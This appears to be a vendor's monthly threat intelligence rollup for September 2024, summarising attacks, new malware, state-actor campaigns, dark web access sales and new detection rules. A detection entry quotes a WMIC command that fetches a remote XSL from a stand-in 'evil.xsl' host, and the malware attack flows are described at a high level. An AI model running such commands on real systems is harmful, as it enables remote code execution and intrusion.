Monthly Threat Intelligence Rollup

DEEP seas

9/01/24-09/30/24

Notable Cyberattacks

Summary of noteworthy cyberattacks in the last thirty days.

Incident	Activity Summary
EDR Killer to EDR Wiper	After foiling an attempted ransomware attack against one of their clients, Sophos X-Ops determined that some leftover files from the attack were actually new variants of Poortry and Stonestop, a tool and its loader used to disable endpoint protection software. These tools are used and worked on by multiple ransomware gangs, including BlackCat, LockBit, RansomHub, and others. While the capabilities of Stonestop are standard, Poortry is quite unique in that it is a Windows driver, loading into the Windows kernel to disable even the lowest level of EDR functionality. It does so by abusing the trust model of Windows kernels, in that Windows does not enforce behavior of drivers that are signed by a trusted publisher in Microsoft via Windows' Driver Signature Enforcement mechanism. Attackers can trick this process through methods such as leaked certificates, forging signature timestamps, or bypassing Microsoft attestation signing entirely. While previous versions of Poortry only disabled EDR protection, this new version allows for the deletion of EDR components, turning the EDR killer into an EDR wiper. It can delete EDR files by name or type and contains a list of common file paths for known critical EDR files.[i]
Trouble Over German Skies	Germany's state-owned air traffic control company, Deutsche Flugsicherung (DFS), was the target of a recent cyber attack that impacted their administrative IT infrastructure, also referred to by a DFS spokesperson as "the office communications of DFS GmbH." The company emphasized that their planes' safety and air traffic operations were not impacted. While investigation is currently underway, the exact nature or motivations behind the breach is still being investigated. Germany's Federal Office for Information Security (BSI) is handling the situation, with suspicions that the attack may be linked to APT28, also referred to as Fancy Bear, which is a cyber espionage group with ties to Russia's GRU. Authorities are cooperating closely, but further details remain undisclosed.[ii]
New Threat Group has Victims Going Cuckoo	Cybereason recently published a notable and timely find that identified a new Chinese nation-state threat actor which they have named "Cuckoo Spear." The connection to China was established due to similarities between APT10's LODEINFO malware and Cuckoo Spear's new "NOOPLDR" and "NOOPDOOR," with NOOPLDR being a C# backdoor and NOOPDOOR being a DGA-based malware with C2 capabilities. While there are multiple links between Cuckoo Spear and APT10, the most damning is the use of the same malicious C2 domains being used for both Cuckoo Spear's and APT10's malware. So far, Cuckoo Spear is known to have targeted the countries Japan, India, and Taiwan, specifically attacking those in the academic, government, or manufacturing sectors. The group initially accesses a victim's environment through spearphishing or by exploiting vulnerabilities on public-facing applications. They are also known to use other malware, such as the "DOWNIISA" loader, the LODEINFO backdoor, and the information stealers "MirrorStealer" and "MSRAStealer."[iii]
Threat Group Targeting Transportation, Logistics with Crimeware Variants	A recent Proofpoint article provided details regarding a campaign by unidentified actors targeting the inboxes of transportation and logistics companies in the United States with phishing emails to deliver a variety of malware payloads. Among the identified payloads are common crimeware variants, such as StealC, NetSupportRAT, Lumma Stealer, and others. Notably, the actors began using MSI files as the dropper component in these attacks, demonstrating that, while their malware may be commercial, their understanding of current tactics and techniques is above average. The actors' motivation appears to be purely financial at this point, though it is entirely possible that the attackers may be selling their accesses to other groups and operating as an initial access broker for ransomware groups or even state-aligned actors intent on espionage. Also notable is the use of proper language by the attackers in their phishing emails, suggesting both familiarity with the industry and willfully targeted attacks.[iv]

Emergent Malware and TTPs

Newly emerging malware and tactics, techniques, and procedures identified in the last thirty days.

Malware/Campaign	Activity Summary	TTP Analysis
Snake Keylogger Sheds into a New Variant	Fortinet's FortiGuard Labs recently exposed a financially motivated phishing campaign that delivers a new variant of the "Snake Keylogger" malware.	Snake Keylogger is known for being developed in .NET and being sold commercially to other malicious actors through a subscription service available on their dark web forum. Some of its capabilities include logging keystrokes, capturing screenshots, and data theft, including saved login information in web browsers, the clipboard, various popular software, and numerous other pieces of device information. The attack flow of the phishing campaign starts a simple invoice scam sent to the victim with an attached Excel file. If the file is opened, an embedded link object exploits RCE vulnerability CVE-2017-0199 to begin downloading multiple scripts via a hidden link. After deobfuscation, the scripts facilitate the download and execution of the loader module for Snake Keylogger. This loader module then activates a deploy module, which renames files, establishes persistence, and performs process hollowing using a collection of Windows APIs. Finally, Snake Keylogger is ready to run. This variant only enables its credential theft abilities and no other features. It can collect from many sources however, such as numerous web browsers, email clients, FTP clients, and instant messenger clients. The keylogger then submits this captured data back to the attackers via SMTP, with all collected data neatly presented in email format.[v]
MacroPack Bringing the Macro Back	Cisco Talos identified a new payload generator framework dubbed "MacroPack." Cisco Talos asserts with medium confidence that MacroPack is being used to deploy a variety of malware, with Havoc, Brute Ratel and a new PhantomCore RAT variant among the payloads identified.	MacroPack was originally designed for red team activities but has since been observed being used by an unknown malicious actor targeting countries such as the U.S., China, Russia, and Pakistan. The framework has numerous features that allow for detection evasion, including the renaming of functions and variables, removal of comments and surplus space characters within the code itself, encoded strings, and payload obfuscation. It was built for ease of use and the ability to rapidly produce malicious payloads with a single command line. The attack flow for these incidents begins with lures, which could be anything from a Microsoft Word document to an image, all of which are weaponized with malicious VBA macros. These macros then decode shellcode within it or a second stage of VBA code. Finally, this shellcode is decoded and connects MacroPack to the attacker's C2 server, or the second stage VBA code downloads and executes a payload hosted in the attacker's environment.[vi]
Emansrepo has a Fresh Coat of Paint	Fortinet's FortiGuard Labs published their findings for a new variant of an infostealer based in Python that Fortinet had previously dubbed "Emansrepo."	The stealer is delivered through phishing emails, using usual phishing lure topics such as fake purchase orders and invoices. While there are multiple different attack flows for the installation of Emansrepo, the original attack flow starts with the phishes containing a malicious HTML file. If opened, the file connects to a download link hosting Emansrepo. After installation, Emansrepo then collects data from many different sources, including login data, credit card information, web history, download history, autofill data, small text files, cryptocurrency wallets, gaming launchers, browser extensions, cookies, and

		more. The malware then packs all this collected data into a ZIP file that is sent back to the attacker's email address. It should be noted that this variant is packaged by PyInstaller so that Emansrepo can run on a victim's device even if they do not have Python installed.[vii]
BLX Makes Its Debut	Cyfirma's research team released findings on a novel information stealer that has appeared in the wild, which has been dubbed "BLX Stealer."	This malware was made with both free and paid versions, making clear a cyber criminal malware-as-a-service (MaaS) model by the malware author(s). BLX targets specific data for their own financial gain, including saved browser passwords and Discord chat client tokens. It initiates this process by launching the command prompt upon initial execution, allowing for a PowerShell script to hide all following PowerShell activity by calling on the Windows API. Persistence is then established with a dropped executable that allows for the malware to execute whenever the victim logs in. This executable also attempts to identify other useful victim information, including IP address and region/geolocation information. Next, WMI is utilized to detect if the malware is being run in a VM, and then all collected data is exfiltrated back to the attacker's C2 infrastructure, using Discord to facilitate the server needs.[viii]
Loki: A New Mischief-Making Backdoor	Kaspersky Lab made an important finding recently, documenting the inner workings of Loki, a previously unseen backdoor that uses the red team Mythic and Havoc framework.	Though mildly confusing, this malware is not to be confused with similarly named malware, such as Loki Bot or Loki Locker. When executed, the loader component first generates a packet containing the stolen information about the infected system, including the OS version, internal IP address, and other details, and sends it encrypted to the attacker's C2 server. Following this, the server sends back a DLL to the victim, which the loader places in the infected device's memory, where commands are executed and further communication with the C2 server can occur. Once properly set up, Loki contains a variety of possible actions for the attacker, such as creating or terminating processes, file transfers, code injection, and more. The victims seem to be Russian-owned businesses, and the malware is delivered through phishing emails. There is currently no attribution of Loki to any known threat groups.[ix]
This Packer Can Make Multiple Deliveries	HarfangLab recently published their analysis on an undiscussed packer associated with the EDR killer tool "AvNeutralizer," used by the Russian cyber criminal organization, FIN7.	AvNeutralizer was first seen on dark web forums in 2022 and uses a packing tool named "PackXOR" to conceal payloads and delay detection. PackXOR has been seen not only being used for AvNeutralizer, but also packing other malware families such as XMRig or the R77 rootkit. It appears that PackXOR may be used by other threat groups as well, such as with the cases of PackXOR packing XMRig, where there was no known FIN7 TTPs found connecting the activity back to them.[x]
Stealer Goes Feral	Cyfirma shared a fresh investigation on a new information stealer. Listed under the name "Ailurophile Stealer," the stealer is hosted on GitHub and targets Windows devices.	Developed by cyber criminals in Vietnam, Ailurophile is used as most stealers are, to collect data like browsing history, passwords, system configurations, running processes, installed software, and more, and then exfiltrating it back to the attacker. Ailurophile's order of operations starts with the initial executable launching command prompt and WMIC, where multiple commands are executed to retrieve OS information. Communications are made through HTTP GET requests to connect to the attacker's C2 infrastructure, which is done through Telegram API. Finally, after these steps, the stolen data is sent back to the attacker.[xi]

Not the Hadouken You Remember	Researchers at Aqua Nautilus have classified a new Linux malware that has been targeting Oracle Weblogic servers.	These servers provide the resources needed to build, deploy, and manage large-scale applications, but area favored exploitation target due to various vulnerabilities and common misconfigurations. The malware used to target these servers goes by the name “Hadooken,” referencing the Street Fighter video game series. Hadooken will access the Weblogic servers due to poor password management. Two scripts, one Python and one shell, are remotely executed from the attacker’s system and install the main Hadooken payload on the victim’s devices. Hadooken contains both a generic cryptominer and the Tsunami malware, with Tsunami never being used in any documented attacks and suspected to be used during later stages of the attack.[xii]

Threat Actor Campaigns

New activity related to threat actor campaigns in the last thirty days.

Threat Actors	Activity Summary
Earth Lusca's Backstage Entrance	Trend Micro has identified a new backdoor malware used by the Chinese state-aligned threat actor Earth Lusca, which Trend Micro has dubbed "KTLVdoor." KTLVdoor appears to be Earth Lusca's most ambitious development yet, with the backdoor having both a Windows and Linux version, along with hosting advanced encryption and obfuscation techniques. The capabilities of the backdoor are also impressive, with the malware able to run remote commands, manipulate, download and upload files, collect information on the victim's device and network, scan remote ports, and more. After installation on a victim's device, KTLVdoor communicates with the malware's C2 server via a custom made, encrypted TLV (type-length-value) configuration file that contains the marker "KTLV," hence the name "KTLVdoor." Finally, all exfiltrated data is compressed by GZIP and encrypted to be sent back to Earth Lusca.[xiii]
Earth Preta's Hunger for Victims Grows	Trend Micro's threat research team informed the public about the Chinese threat group Earth Preta's updating toolset. These updates come in the form of a collection of new tools, the two most interesting being "FDMTP" and "PTSOCKET." Trend Micro notes that FDMTP is a basic downloader, used to download additional payloads that function over the Duplex Message Transport Protocol (DMTP). It also has the functionality to serve as a secondary C2 tool, with their known "PUBLOAD" tool being the primary engine for Earth Preta's control over their victims. The second piece of malware, PTSOCKET, is used as an alternative exfiltration option in the case that PUBLOAD could not perform. PTSOCKET also uses DMTP to perform file transfers, allowing for a full-duplex connection between the victim and the attacker.[xiv]
APT34 Dual Wields New Malware in Government Attacks	Check Point Research made public their recent research regarding monitoring of a malicious cyber campaign targeting different Iraqi government bodies, with the attacks believed to be spearheaded by the Iranian state-aligned APT34 group. After tricking a user, likely through social engineering, a deceitful setup executable is initiated, causing PowerShell or Pyinstaller scripts to drop one of two new pieces of malware made by the threat group, "Veaty" or "Spearal." While both are backdoors, each has unique characteristics. Veaty is a .NET backdoor that can upload and download files, execute commands, and utilize email for C2 communication. Spearal is also a .NET backdoor but utilizes DNS tunneling for communication, using TXT queries to send data to the attacker's servers. The connection to APT34 is made based on the similarities of Veaty and Spearal to previously APT34 malware, such as Karkoff, Saitama, and IIS Group 2.[xv]
Whispers from the GRU	Since 2020, the FBI, the NSA, and the Cybersecurity and Infrastructure Security Agency (CISA) have been tracking the Russian Unit 29155 cyber espionage group. This group, which is tied to Russia's GRU, has carried out attacks on critical infrastructure and key resource sectors such as government, finance, transportation, energy, and healthcare. Their targets include NATO members, the EU, and countries in Central America and Asia. CISA's advisory revealed that Unit 29155 has exploited multiple CVEs to gain initial access. These vulnerabilities, all of which have a critical CVSS score, can allow for multiple avenues of exploitation, including remote code execution, authentication bypass, privilege escalation, and buffer overflow issues. These vulnerabilities are known to affect products such as Dahua IP Cameras, Atlassian Confluence Server and Data Center, and Sophos Firewall. After exploitation, the group was seen deploying WhisperGate on their victim's devices, with WhisperGate being a multi-stage wiper that is designed to appear like ransomware.[xvi]
North Korean Group Weaponizing Python Packages to Deliver POOLRAT Variant	A recent Palo Alto Unit42 report provided details regarding a campaign by North Korean state actors tracked as Citrine Sleet by Microsoft, in which the group uploaded weaponized versions of popular Python packages to PyPi. The packages affected are the real-ids, coloredtxt, beautifultext, and minisound packages. Fortunately, distribution of these packages is limited, with only around 2,500 total downloads for all affected

	packages. Given Citrine Sleet's general focus on cryptocurrency companies, it is likely that the attackers are intent on compromising these companies to steal cryptocurrency needed to fund the North Korean state. Also notable is the work invested in developing a Linux version of the POOLRAT malware, dubbed PONDRAT by researchers. A version of PONDRAT designed for MacOS systems was also observed in the wild, suggesting a broadening of Citrine Sleet's technical acumen and toolset, which may signify that the North Korean government is stepping up their campaigns to acquire cryptocurrency. PONDRAT is also lighter than previously observed versions of POOLRAT, with a more limited feature set that suggests the malware is a stripped-down variant rather than a full rewrite. Though it still permits the attackers to execute commands, upload and download files, and other common hands-on activities used in the initial stages of an attack.[xvii]


Dark Web Markets


High-profile ransomware data dumps and dark web access sales identified in last thirty days.


Activity	Note
Access Sale	An access seller was observed selling access to an American telecom provider with more than USD 100 billion in revenue and an unnamed U.S. defense contractor with more than USD 3 billion in revenue. The actor claimed to have access to classified information and software.
Actor Developments	Retailer, Dick's Sporting Goods, and oil and gas production services giant, Halliburton, both reported ransomware attacks. The identity of the attacker of Dick's Sporting Goods is unknown, and the attacker of Halliburton is reported to be RansomHub.
Tool Sale	An actor unveiled a new ransomware as a service program called InvaderX and is recruiting affiliates. On July 10, someone in Russia posted a builder and sample build on VirusTotal. Activity by this ransomware has not yet been noted in the wild.
Tool Sale	An English-speaking actor was observed selling an account takeover vulnerability in the JavaScript repository, NPMJS, which presumably would allow the wielder to surreptitiously modify JavaScript packages.
Tool Sale	An actor was observed selling a new information stealer called FleshStealer, targeting cryptocurrency wallets, browser cookies, telegram sessions, and other unspecified information. A sample of FleshStealer was uploaded to VirusTotal from Russia.
Access Sale	An actor was observed selling domain admin Fortinet access to a U.S.-based industrial machinery enterprise with USD 2.9 billion in revenue for USD 9,000.
Access Sale	An actor was observed selling user access to a U.S.-based restaurant chain with USD 5 billion in revenue.
Access Sale	An actor was observed selling web shell access to a NYSE traded enterprise with around USD 15 billion in revenue and a market cap of around USD 50 billion in the other rental stores (furniture, A/V, construction & industrial) retail vertical for a share of revenue.
Access Sale	An actor was observed selling Cisco VPN local admin access to a U.S.-based automobile dealer with USD 47.5 million in revenue. A veteran ransomware affiliate bought the access.
Access Sale	A prominent actor was observed selling VPN user access to an unidentified "big airline company" with around USD 15 billion in revenue.
Actor Developments	An actor put together a short tutorial on using Kaspersky's TDSSKiller tool to remove EDR tools. The TDSSKiller is a legitimate Kaspersky tool used to remove rootkits and, since release, has been repurposed to remove EDR protections on compromised systems. The tutorial is already circulating to other Russian language crime forums.
Access Sale	An actor was observed selling access to an American cosmetics company with USD 15 billion in revenue for USD 12,000.
Access Sale	A prominent actor was observed selling Fortinet VPN access to a Massachusetts-based pet products manufacturer with USD 65.7 million in revenue.


By The Numbers

Summarizing incidents in graphical format






Extortion Victims by Country, September 2024
416 Victims
All Others (50 countries) 24%
France 2%
Germany 2%
Belgium 2%
Italy 3%
Brazil 3%
UK 4%
Canada 7%
US 53%


Weekly Extortion Victims Year to Date
Red - two week moving average Blue - yearly linear trend
1-DEC
8-DEC
15-DEC
22-DEC
29-DEC
5-JAN
12-JAN
19-JAN
26-JAN
2-FEB
9-FEB
16-FEB
23-FEB
1-MAR
8-MAR
15-MAR
22-MAR
29-MAR
5-APR
12-APR
19-APR
26-APR
3-MAY
10-MAY
17-MAY
24-MAY
31-MAY
7-JUN
14-JUN
21-JUN
28-JUN
5-JUL
12-JUL
19-JUL
26-JUL
2-AUG
9-AUG
16-AUG
23-AUG
30-AUG
6-SEP
13-SEP
20-SEP
27-SEP

New Detection Content

Noteworthy new detection logic added in the last 30 days, excluding rule tuning.

- Persistence - Lsa/Authentication Packages Regmod Detected – Modified
  - Threat: In order to gain persistence on a target, attackers will often modify registry keys that will allow their malware to start up across reboots. False Positives: Some applications may legitimately modify this registry key during installation.

- Netexec Various Techniques
  - Netexec is a suite of tools that allow lateral movement and remote command execution on Windows.

- TDSSKiller EDR Disabling Tool
  - TDSSKiller is a tool that has been used by ransomware actors in BYOVD attacks to disable EDRs and security services on the host.

- WMIC OS GET With Remote XSL
  - "wmic will accept a remote xsl in format of: WMIC.exe os get /FORMAT:""https://example.com/evil.xsl"""

---

[i] https://news.sophos.com/en-us/2024/08/27/burnt-cigar-2/
[ii] https://www.br.de/nachrichten/deutschland-welt/cyber-attacke-auf-deutsche-flugsicherung
[iii] https://www.cybereason.com/blog/cuckoo-spear-analyzing-noopdoor
[iv] https://www.proofpoint.com/us/blog/threat-insight/security-brief-actor-uses-compromised-accounts-customized-social-engineering
[v] https://www.fortinet.com/blog/threat-research/deep-analysis-of-snake-keylogger-new-variant
[vi] https://blog.talosintelligence.com/threat-actors-using-macropack/
[vii] https://www.fortinet.com/blog/threat-research/emansrepo-stealer-multi-vector-attack-chains
[viii] https://www.cyfirma.com/research/blx-stealer/
[ix] https://securelist.com/loki-agent-for-mythic/113596/
[x] https://harfanglab.io/insidethelab/unpacking-packxor/
[xi] https://www.cyfirma.com/research/ailurophile-stealer/
[xii] https://www.aquasec.com/blog/hadooken-malware-targets-weblogic-applications/
[xiii] https://www.trendmicro.com/en_us/research/24/i/earth-lusca-ktlvdoor.html
[xiv] https://www.trendmicro.com/en_us/research/24/i/earth-preta-new-malware-and-strategies.html
[xv] https://research.checkpoint.com/2024/iranian-malware-attacks-iraqi-government/
[xvi] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-249a
[xvii] https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/